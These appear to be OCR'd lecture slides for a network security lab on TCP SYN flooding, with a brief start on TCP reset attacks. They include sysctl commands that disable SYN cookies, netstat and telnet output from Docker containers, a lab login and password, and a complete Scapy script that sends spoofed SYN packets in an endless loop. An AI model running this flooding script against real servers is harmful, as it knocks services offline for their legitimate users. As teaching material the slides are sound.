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
If the buffer is full…

The TCP server won’t be able to accept new connections!

Let's do some evil stuff



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

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




(b) SYN Flooding Attack



```
[10/27/22]seed@VM:~/.../TCP_Attacks$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp max syn backlog = 128
```

(The size of this buffer is also set by the operating system)

If a new SYN comes in (from a legitimate user), they will be **denied**



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

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



(The size of this buffer is also set by the operating system)

The goal of a **SYN Flooding** attack is to overwhelm/crash a server that accepts TCP connections by flooding the server with SYN requests coming from spoofed, random IP addresses



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

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
net.ipv4.tcp max syn backlog = 128
```



(The size of this buffer is also set by the operating system)


The goal of a **SYN Flooding** attack is to overwhelm/crash a server that accepts TCP connections by flooding the server with SYN requests coming from spoofed, random IP addresses

Turn off countermeasures…

```
sysctl -w net.ipv4.tcp_syncookies = 0
```


Turn off **SYN cookies**

Use **netstat** to see the current status of server’s TCP connections




```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@2ebd63942881:/# 
```

From another machine, use telnet to establish a TCP connection



```
[10/27/22]seed@VM:~/.../tcp_attacks$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2ebd63942881 login: seed
Password: dees
```




```
root@2ebd63942881:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:42031        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.7:23             10.9.0.1:60920          ESTABLISHED
```

We will also increase the number of retries (SYN + ACK) the server will do before giving up

AND

Make the SYN queue smaller




```
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@d849e012d6fd:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp max syn backlog = 128
```

(We are running these commands on the docker container for the victim server)

Victim Server


3 Verify server is receiving packets



```
root@d849e012d6fd:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39057        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             84.214.105.184:34308    SYN_RECV
tcp        0      0 10.9.0.5:23             178.105.10.39:29935     SYN_RECV
tcp        0      0 10.9.0.5:23             255.8.229.236:41503     SYN_RECV
tcp        0      0 10.9.0.5:23             56.252.62.113:55730     SYN_RECV
tcp        0      0 10.9.0.5:23             69.66.205.21:18690      SYN_RECV
tcp        0      0 10.9.0.5:23             122.154.143.88:41910    SYN_RECV
tcp        0      0 10.9.0.5:23             131.98.218.150:62638    SYN_RECV
tcp        0      0 10.9.0.5:23             14.44.182.254:33765     SYN_RECV
tcp        0      0 10.9.0.5:23             98.170.141.0:49524      SYN_RECV
tcp        0      0 10.9.0.5:23             137.191.232.56:51616    SYN_RECV
tcp        0      0 10.9.0.5:23             70.12.28.153:61150      SYN_RECV
tcp        0      0 10.9.0.5:23             61.188.164.78:26645     SYN_RECV
```


Attacker

2 Run script to send spoofed packets




```
[10/27/22]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
```

New terminal



```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
```


Server is full!



```
[10/27/22]seed@VM:~$ telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
[10/27/22]seed@VM:~$
```

Denied

synflood.py



```python
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.7")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
```

1

We’ve filled this server with spoofed SYN requests

1 Repeatedly send a TCP packet to 10.9.0.7, with a random source IP address

Issues:

We had to change the number of retries/queue size to make this attack easier for us

If the number of retries is low, and the waiting queue is large… we might not fill it in time!

Solution?

- Use C (lmao)

synflood.c

Issues:

synflood.c

We had to change the number of retries/queue size to make this attack easier for us


If the number of retries is low, and the waiting queue is large… we might not fill it in time!

Countermeasures

SYN Cookies- Allocate server resources only for established connections

Waiting…

ACK received!



TCP Request SYN Queue


Solution?

- Use C (lmao)


TCP Reset Attack

- **Goal:** Break an established TCP connection by sending a spoofed RESET (RST) packet

This is different than sending a FIN packet




Packet




TCP Reset Attack

